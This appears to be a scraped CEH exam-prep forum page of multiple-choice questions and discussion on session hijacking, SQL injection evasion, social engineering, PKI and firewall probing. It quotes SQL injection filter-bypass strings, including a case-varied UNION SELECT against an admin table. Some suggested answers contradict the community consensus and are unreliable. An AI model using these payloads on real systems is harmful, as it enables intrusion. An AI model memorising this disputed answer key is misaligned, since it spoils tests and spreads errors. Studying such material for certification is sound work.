Scryptic Highly Voted 2 years, 10 months ago

This is from the EC-Council Course, Module 11, Page 1414:

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

upvoted 33 times

uday1985 2 years, 1 month ago

So its the case of what EC-Council feels like naming it ? every where its fixation only EC its doantion!

upvoted 3 times

josevirtual 1 year, 6 months ago

Not exactly. As I understand, with session fixation the attacker get the possibility of logging in the victim's account using the session ID that he/she provided to the user. Whereas with session donation, the victim will use a link of the attacker's account to introduce financial data, but in this case the account was created by the attacker.

<https://skanyi.github.io/blog/cyber-security/what-is-session-hijacking-and-how-to-prevent-it/>

<https://pwnlab.me/en-session-security/>

upvoted 2 times

[Removed] Highly Voted 3 years, 1 month ago

This is a session donation attack. In session donation, the attacker logs into a service, removes their account credentials, and then sends the valid session ID to the victim. In a session fixation attack, the attacker makes a connection to the server to obtain a valid SID but they do not have to log in.

upvoted 14 times

BallCS Most Recent 5 months, 1 week ago

Selected Answer: D

Key differences between Session Donation Attack and Session Fixation Attack:

Session Donation Attack:

Attacker willingly shares their valid session with victims

Often appears as legitimate sharing of access

Usually requires victim's cooperation

Common in scenarios where sharing access seems beneficial

Session Fixation Attack:

Attacker forces a known session ID onto victim
No willing participation from victim
Works by pre-establishing session before victim logs in
Attacker maintains control of session throughout attack
More malicious and deceptive in nature

The key distinction is control and consent - donation involves willing sharing while fixation involves forced session manipulation.

upvoted 1 times

🗨️ 👤 **MH2** 9 months, 3 weeks ago

Selected Answer: C

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps. CEH pg 920

upvoted 1 times

🗨️ 👤 **ostorgaf** 10 months ago

Selected Answer: C

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation.

upvoted 1 times

🗨️ 👤 **Alvinjegan** 10 months, 4 weeks ago

Simple example of Session Fixation attack

(1)The attacker has to establish a legitimate connection with the web server which (2) issues a session ID or, the attacker can create a new session with the proposed session ID, then, (3) the attacker has to send a link with the established session ID to the victim, they have to click on the link sent from the attacker accessing the site, (4) the Web Server saw that session was already established and a new one need not to be created, (5) the victim provides their credentials to the Web Server, (6) knowing the session ID, the attacker can access the user's account.

upvoted 1 times

🗨️ 👤 **victorfs** 1 year, 1 month ago

Selected Answer: D

The correct option is D: sesión fixation attack.

The options A y C dont exists!

The option B is about SSL/TLS so not is for this question.

upvoted 1 times

🗨️ 👤 **VOAKDO** 1 year, 5 months ago

Selected Answer: C

C

Donation: uses ALWAYS MITM.

Fixation: never, never, never...uses MITM.

upvoted 3 times

🗨️ 👤 **asadeyemo** 1 year, 5 months ago

The attack is session donation:

In session donation, the account is an attacker's account page, the attacker deceives the victim to provide his personal details as if he owns the account page.

In session fixation: The pre-determined the session ID of the victim, used it to create a session and fix it for the victim.

upvoted 1 times

🗨️ 👤 **Teesmd** 1 year, 6 months ago

D seems to be the answer according to CEH: Matt Walker ALL in One book. Page 261 gave the definition.

In addition:

Session Fixation is an attack that permits an attacker to hijack a valid user session. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application.

Session fixation Scenario:

1. The attacker accesses the web application login page and receives a session ID generated by the web application.
2. The attacker uses an additional technique such as CRLF Injection, man-in-the-middle attack, social engineering, etc., and gets the victim to use the provided session identifier.
3. The victim accesses the web application login page and logs in to the application. After authenticating, the web application treats anyone who uses this session ID as if they were this user.
4. The attacker uses the session ID to access the web application, take over the user session, and impersonate the victim.

upvoted 2 times

🗲️ 👤 **josevirtual** 1 year, 6 months ago

Selected Answer: C

Session donation. The key is that the victim access the attacker's account and provide the financial data. With Session Fixation the attacker get access the user account by fooling him/her to use a specific session ID.

upvoted 2 times

🗲️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: C

Application Level Session Hijacking - Session Donation Attack

An attacker donates his/her own session identifier (SID) to the target user. The attacker first obtains a valid SID by logging into a service and later feeds the same SID to the target user. This SID links a target user back to the attacker's account page without any information to the victim.

When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. (P.1430/1414)

upvoted 3 times

🗲️ 👤 **sn30** 1 year, 9 months ago

Selected Answer: C

Correct answer is C, session donation

upvoted 1 times

🗲️ 👤 **Fedrehopsu** 1 year, 10 months ago

Selected Answer: C

Page number 1414 in Ec Council material

upvoted 1 times

🗲️ 👤 **BIOLorenz** 1 year, 11 months ago

Selected Answer: C

Module 11 Page 1414

Session Hijacking Using Session Donation Attack

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation.

upvoted 2 times

🗲️ 👤 **eusoueu** 1 year, 11 months ago

This correct answer is session donation attack

upvoted 1 times

🗲️ 👤 **jijin** 2 years, 1 month ago

Selected Answer: D

Session fixation attack

Session Fixation is an attack that allows an attacker to hijack a sound user session. The attack explores a limitation within the means the net application manages the session ID, a lot of specifically the vulnerable web application. Once authenticating a user, it doesn't assign a new session ID, creating it possible to use an existent session ID. The attack consists of getting a valid session ID (e.g. by connecting to the application), inducing a user to authenticate himself with that session ID, then hijacking the user-validated session by the data of the used session ID. The attacker has got to give a legitimate internet application session ID and try to make the victim's browser use it.

upvoted 1 times

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.


What is the type of web-service API mentioned in the above scenario?

- A. RESTful API
- B. JSON-RPC
- C. SOAP API
- D. REST API

Suggested Answer: A

Community vote distribution

A (100%)

 **cerzocuspi** Highly Voted 2 years, 8 months ago

Answer is RESTful API

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web.

*RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE

upvoted 15 times

 **blacksheep6r** 2 years, 2 months ago

correct:


RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as RESTful APIs:

- o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing

- o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance

pg. 1920 CEHV11 manual.

upvoted 5 times

 **victorfs** Most Recent 7 months, 3 weeks ago

The correct option is A

RESTful API

upvoted 1 times

 **Daniel8660** 1 year, 2 months ago

Selected Answer: A

Web Services APIs - RESTful API

also known as RESTful services, are designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE.


RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. (P.1920/1904)

upvoted 3 times

 **ANDRESCB1988** 2 years, 5 months ago



correct

upvoted 2 times

 **Mento** 2 years, 8 months ago

Isn't it REST API?

upvoted 1 times

  **americaman80** 2 years, 8 months ago

A is correct. Source:

<https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf>

The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners.

This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API.

APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

upvoted 4 times

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as ` or '1='1' in any basic injection statement such as ` or 1=1.`

Identify the evasion technique used by Daniel in the above scenario.

- A. Char encoding
- B. IP fragmentation
- C. Variation
- D. Null byte

Suggested Answer: C

Community vote distribution

C (100%)

 **Daniel8660**  1 year, 8 months ago

Selected Answer: C

Evasion Techniques - Case Variations

By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.

the attacker can easily bypass the filter using the following query: `UnIoN sEleCt UsEr_iD, PaSSwOrd fRoM aDmiN wHeRe UseR_NamE='AdMin'--`
(P.2151/2135)

upvoted 7 times

 **hawk234**  10 months ago

CORRECT ANS IS C

upvoted 1 times

 **victorfs** 1 year, 1 month ago

Selected Answer: C

Te correcto option is C

upvoted 1 times

 **TroyMcLure** 1 year, 9 months ago

Selected Answer: C

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as ` or '1='1' in any basic injection statement such as ` or 1=1` or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

upvoted 4 times

Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.

What is the attack technique employed by Jane in the above scenario?

- A. Session hijacking
- B. Website mirroring
- C. Website defacement
- D. Web cache poisoning

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **blacksheep6r** Highly Voted 🍌 1 year, 8 months ago

Website Mirroring

Website mirroring copies an entire website and its content onto a local drive. The mirrored website reveals the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. With a mirrored target website, an attacker can easily map the website's directories and gain valuable information. An attacker who copies the website does not need to be online to go through the target website.

Furthermore, the attacker can gain valuable information by searching the comments and other items in the HTML source code of downloaded web pages. Many website mirroring tools can be used to copy a target website onto a local drive; examples include NCollector Studio, HTTrack Web Site Copier, WebCopier Pro, and Website Ripper Copier

upvoted 6 times

🗲️ 👤 **Daniel8660** Most Recent 🔔 8 months, 2 weeks ago

Selected Answer: B

Web Server Attack Methodology - Website Mirroring

Website mirroring copies an entire website, and reveals the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. An attacker can easily map the website's directories and gain valuable information. (P.1661/1645)

upvoted 2 times

🗲️ 👤 **Srinimakeshram_Hacker** 1 year, 6 months ago

Website Mirroring is the correct answer.

upvoted 2 times

🗲️ 👤 **Novmejst** 1 year, 6 months ago

B. Website mirroring

upvoted 2 times

🗲️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 2 times

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days, Steve started asking about her company details and eventually gathered all the essential information regarding her company.


What is the social engineering technique Steve employed in the above scenario?

- A. Baiting
- B. Piggybacking
- C. Diversion theft
- D. Honey trap

Suggested Answer: A

Community vote distribution

D (100%)

  **blacksheep6r** Highly Voted 2 years, 8 months ago

Honey Trap

Attackers target a person inside the company online, pretending to be an attractive person. They then begin a fake online relationship to obtain confidential information about the target company.

CEHv11 pg. 1228

upvoted 22 times

  **blacksheep6r** 2 years, 8 months ago

Honey Trap The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

upvoted 8 times

  **OleMadhatter** Highly Voted 3 years, 2 months ago

Correct Answer is D. Per EC-Council course: Attackers target a person inside the company online, pretending to be an attractive person. They then begin a fake online relationship to obtain confidential information about the target company.

A Bait would be something like leaving a USB laying around or making an alluring offer of something in order to gain information.

upvoted 7 times

  **QuidProQuoo** 3 years ago

I'd say the same... why are there so many wrong answers in these tests?

upvoted 4 times

  **kali7867** Most Recent 12 months ago


The correct answer is Baiting

Baiting is a type of social engineering attack or scam trick. It is the art of luring people into making poor decisions by offering them something they want and stealing information such as passwords or credit card numbers.

Baiting can take many forms, including professionally crafted emails or fake social media offers. Many people have gotten into the unsafe habit of clicking on anything that interests them online. They believe things will be fine if they don't give up any information.

However, just opening links runs the risk of compromising your computer. Staying vigilant and evaluating offers before interacting with them will keep you out of danger and off the hook

upvoted 1 times



  **victorfs** 1 year, 1 month ago

Selected Answer: D

The correct option is D!

Honey trap!!!

upvoted 1 times

  **Bob_234** 1 year, 3 months ago

Selected Answer: D

A honey trap is a type of social engineering attack that involves the use of romantic or sexual enticements to gain access to sensitive information or assets.

The term "honey trap" comes from the idea of luring an unsuspecting person with the sweet, irresistible appeal of honey. In this context, the attacker may pose as a potential romantic partner, using fake social media accounts, dating sites, or other communication methods to establish a relationship with the victim.

upvoted 1 times

🗲️ 👤 **Spake** 1 year, 7 months ago

Selected Answer: D

honey Trap

upvoted 1 times

🗲️ 👤 **tomorrow9151** 1 year, 8 months ago

Honey Trap

upvoted 1 times

🗲️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: D

Types of Social Engineering - Human-based Social Engineering

Honey Trap - an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization. (P.1234/1218)

upvoted 3 times

🗲️ 👤 **Benoit_G** 1 year, 9 months ago

Selected Answer: D

Honey Trap

"Stella was enthralled by Steve's profile picture and the description given for his profile"

upvoted 1 times

🗲️ 👤 **flinux** 1 year, 9 months ago

Selected Answer: D

the answer is D

upvoted 1 times

🗲️ 👤 **Fedrehopsu** 1 year, 10 months ago

Selected Answer: D

It is honeytrap

upvoted 1 times

🗲️ 👤 **CHANh1990mar** 2 years ago

D for sure

upvoted 1 times

🗲️ 👤 **Scene116** 2 years, 1 month ago

I know that actual answer is honey trap however I believe EC-Counsel have it as baiting being the correct choice. I know it isn't right but if you want to pass the exam you have to play the game.

upvoted 1 times

🗲️ 👤 **josek19** 2 years, 3 months ago

Selected Answer: D

Honey trap

upvoted 2 times

🗲️ 👤 **Amios1** 2 years, 3 months ago

Honey Trap

With a honey trap attack, the social engineer assumes the identity of an attractive person. They then engage in a relationship with the victim online to try to get sensitive information from them.



upvoted 1 times

🗲️ 👤 **pawel_cch** 2 years, 3 months ago

Selected Answer: D

It doesn't say he gave her a pen drive so it is not baiting for sure. ;)



upvoted 3 times

  **Urltenm** 2 years, 3 months ago

Honey trap:

Attackers target a person inside the company online, pretending to be an attractive person. They then begin a fake online relationship to obtain confidential information about the target company.

upvoted 1 times

  **Urltenm** 2 years, 3 months ago

Oops... it's already here)))

upvoted 1 times

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses _____ to encrypt the message, and Bryan uses _____ to confirm the digital signature.

- A. Bryan's public key; Bryan's public key
- B. Alice's public key; Alice's public key
- C. Bryan's private key; Alice's public key
- D. Bryan's public key; Alice's public key

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Mdean** Highly Voted 2 years, 2 months ago

Correct Answer should be D. Alice should Use Bryan's public key so only Brian can decrypt it with his private key. Bryan will use Alice's public key to confirm this msg came from Alice as she is the only one with the private key.

upvoted 47 times

🗳️ 👤 **cerzocuspi** 2 years, 2 months ago

Correct

upvoted 3 times

🗳️ 👤 **sumitgavhankar** Highly Voted 1 year, 6 months ago

Selected Answer: D

Alice: Signs msg with own private key & uses Bryan's public key is used for encryption

Bryan: decrypts with own private key & uses Alice's public key to verify the signed msg.

upvoted 14 times

🗳️ 👤 **Mos3ab** Most Recent 4 months, 2 weeks ago

Selected Answer: D

This one is D and it's Duplicated with Question #: 101

upvoted 1 times

🗳️ 👤 **Spake** 7 months, 2 weeks ago

Selected Answer: D

pki use public key encrypt message,digital signature use private key singi,public key confirm.

upvoted 1 times

🗳️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: D

Digital Signature

Digital signature uses asymmetric cryptography to simulate the security properties of a signature in digital rather than written form. The two types of keys in public-key cryptography are the private key (only the signer knows this key and uses it to create a digital signature) and the public key (it is widely known and the relying party uses it to verify the digital signature). (P3080/3064)

upvoted 2 times

🗳️ 👤 **CHANh1990mar** 1 year ago

D for sure

upvoted 1 times

🗳️ 👤 **pawel_ceh** 1 year, 3 months ago

Selected Answer: D

Just another ... error.

upvoted 2 times

🗳️ 👤 **TheDark** 1 year, 5 months ago

D is correct answer

upvoted 1 times

🗨️ 👤 **egz21** 1 year, 5 months ago

Answer D is correct but between share the public Key in this case!!

upvoted 1 times

🗨️ 👤 **RoVasq3** 1 year, 6 months ago

Option D is the correct

upvoted 1 times

🗨️ 👤 **Prem1um** 1 year, 6 months ago

Selected Answer: D

should be D

upvoted 1 times

🗨️ 👤 **Tomu20** 1 year, 6 months ago

Selected Answer: D

D For me.

upvoted 1 times

🗨️ 👤 **frdzcn** 1 year, 6 months ago

Selected Answer: D

D is correct answer

upvoted 1 times

🗨️ 👤 **Novmejist** 1 year, 6 months ago

This one is tricky :-)

D. Bryan's public key; Alice's public key

upvoted 3 times

🗨️ 👤 **Mahmoudtaha** 1 year, 6 months ago

Selected Answer: D

Correct answer is D

upvoted 3 times

🗨️ 👤 **XxCharliexX** 1 year, 6 months ago

D is correct

upvoted 2 times

🗨️ 👤 **Damith_a** 1 year, 7 months ago

Selected Answer: D

Answer is D

upvoted 2 times

Samuel, a professional hacker, monitored and intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with a packet having an incremented ISN. Consequently, Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?



- A. TCP/IP hijacking
- B. Blind hijacking
- C. UDP hijacking
- D. Forbidden attack

Suggested Answer: B

Community vote distribution

A (79%)

B (21%)

  **cerzocuspi** Highly Voted 3 years, 8 months ago



TCP/IP hijacking involves the following processes.

*The hacker sniffs the communication between the victim and host to obtain the victim's ISN.

*By using this ISN, the attacker sends a spoofed packet from the victim's IP address to the host system.

*The host machine responds to the victim, assuming that the packet arrived from it. This increments the sequence number.

upvoted 23 times

  **LoneStarChief** Highly Voted 3 years, 2 months ago

The answer is B. Blind hijacking. Blind hijacking (as per the ECCouncil) is 'predicting' the ISN. Which is what Samuel did, thus causing Bob's connection to hang.

upvoted 8 times

  **BalICS** Most Recent 5 months, 1 week ago

Selected Answer: B

Blind Hijacking

In blind hijacking, an attacker can inject malicious data or commands into intercepted communications in a TCP session, even if the victim disables source routing. For this purpose, the attacker must correctly guess the next ISN of a computer attempting to establish a connection. Although the attacker can send malicious data or a command, such as a password setting to allow access from another location on the network, the attacker cannot view the response. To be able to view the response, an MITM attack is a much better option.

upvoted 1 times

  **learn_to_ethic** 1 year ago

Chat GBT answer is :

The scenario described is a classic example of a TCP/IP hijacking attack, specifically a form of it called "TCP session hijacking." In this type of attack, the attacker intercepts an already established TCP session between two parties, predicts or guesses the next sequence number (ISN) to impersonate one of the parties, and then continues communication on behalf of the compromised user.

So, the correct answer is:

A. TCP/IP hijacking

upvoted 1 times

  **vinothkumars** 1 year, 4 months ago

blind jacking not right because the attacker predicting the isn and the isn get increment so TCP/IP hijack correct answer.

upvoted 1 times

  **Pikuuu** 1 year, 5 months ago

Selected Answer: A

The answer is TCP/IP hijacking... it said the network being monitored and intercepted (sniffed) and then guessing the ISN

https://ktflash.gitbooks.io/ceh_v9/content/103_network_level_session_hijacking.html

upvoted 2 times

🗨️ **victorfs** 1 year, 7 months ago

Selected Answer: A

The correct option is A

TCP/IP hijacking

upvoted 1 times

🗨️ **Bob_234** 1 year, 9 months ago

Selected Answer: B

its B,

To carry out a blind hijacking attack, the attacker may use techniques such as session prediction or IP spoofing. Session prediction involves guessing the session ID or other information used to identify the session, while IP spoofing involves forging the IP address of one of the machines in the session in order to gain access to the communication channel.

the text says 'predict'

upvoted 1 times

🗨️ **josevirtual** 2 years, 1 month ago

Selected Answer: A

In the blind hijacking the attacker injects malicious code and does not know the result. For this question, the answer is TCP/IP HiJacking

upvoted 1 times

🗨️ **Dar87** 2 years, 1 month ago

Selected Answer: B

Has to be 'B' do to the attacker guessing the next sequence. If the attacker was not predicting the next sequence it would TCP/IP Hijacking.

upvoted 1 times

🗨️ **Daniel8660** 2 years, 2 months ago

Selected Answer: A

Network Level Session Hijacking - TCP/IP Hijacking

TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine.

A victim's connection hangs, and an attacker is then able to communicate with the host's machine as if the attacker is the victim.

Launch a TCP/IP hijacking attack, the attacker must be on the same network as the victim. (P.1435/1419)

upvoted 5 times

🗨️ **ebuAkif** 2 years, 2 months ago

Selected Answer: A

here we see key words "spoofed" and "session hung". so it is TCP/IP hijacking.

"TCP/IP hijacking involves using spoofed packets to seize control of a connection between a victim and target machine

A victim's connection hangs, and an attacker is then able to communicate with the host's machine as if the attacker is the victim "

upvoted 3 times

🗨️ **uday1985** 2 years, 3 months ago

Keyword is predict so its blind

upvoted 2 times

🗨️ **Aisha86** 2 years, 3 months ago

blind

In blind hijacking, an attacker predicts the sequence numbers that a victim host sends to create a connection that appears to originate from the host or a blind spoof.

upvoted 2 times

🗨️ **flinux** 2 years, 3 months ago

Selected Answer: A

the answer is A

upvoted 2 times

🗨️ **cazzobsb** 2 years, 8 months ago

Selected Answer: A

correct

upvoted 2 times

🗨️ **josek19** 2 years, 9 months ago

Selected Answer: A


See definitions. Blind is where the attacker does not see the responses
upvoted 2 times

If you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST, what do you know about the firewall you are scanning?

- A. It is a non-stateful firewall.
- B. There is no firewall in place.
- C. It is a stateful firewall.
- D. This event does not tell you anything about the firewall.

Suggested Answer: D

Community vote distribution



AmrAwad Highly Voted 3 years, 2 months ago

C It is a stateful firewall
upvoted 21 times

Storm Highly Voted 3 years, 2 months ago

ACK -> no response = filtered
ACK -> RST/ACK = unfiltered
upvoted 15 times

MH2 Most Recent 9 months, 3 weeks ago

Selected Answer: C
Sending an ACK probe packet with a random sequence number and getting no response from the target means that the port is filtered (stateful firewall is present); an RST response from the target means that the port is not filtered (no firewall is present).CEH pg 204
upvoted 2 times

kunnu 9 months, 3 weeks ago

if ACK flg filters / probed and NO RST REPSONSE ---> PORT IS FILTERED Stateful Firewall
If ACK flg Filters / probed and RST RESPONSE--> PORT is filtered.--> NO FIREWALL PRESENT.
CEH v12 pg 302/2113. ANSWER is C
upvoted 1 times

victorfs 1 year, 1 month ago

Selected Answer: C
The correct option is C.

Si se envía un segmento TCP ACK a un puerto cerrado en un firewall y no se recibe una respuesta RST, se puede inferir que se trata de un firewall stateful.
upvoted 1 times

sriharik0908 1 year, 3 months ago

Selected Answer: C
If you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST, and you receive no other response, it is likely that the firewall is configured to silently drop the incoming packet. This behavior is characteristic of stateful firewalls, which maintain a table of connections and only allow traffic that belongs to an established connection or meets specific criteria defined in the firewall rules. Therefore, the correct answer is C. It is a stateful firewall.
upvoted 1 times

Dar87 1 year, 7 months ago

Selected Answer: C
Stateful because it is filtering out the port.
upvoted 4 times

Daniel8660 1 year, 8 months ago

Selected Answer: C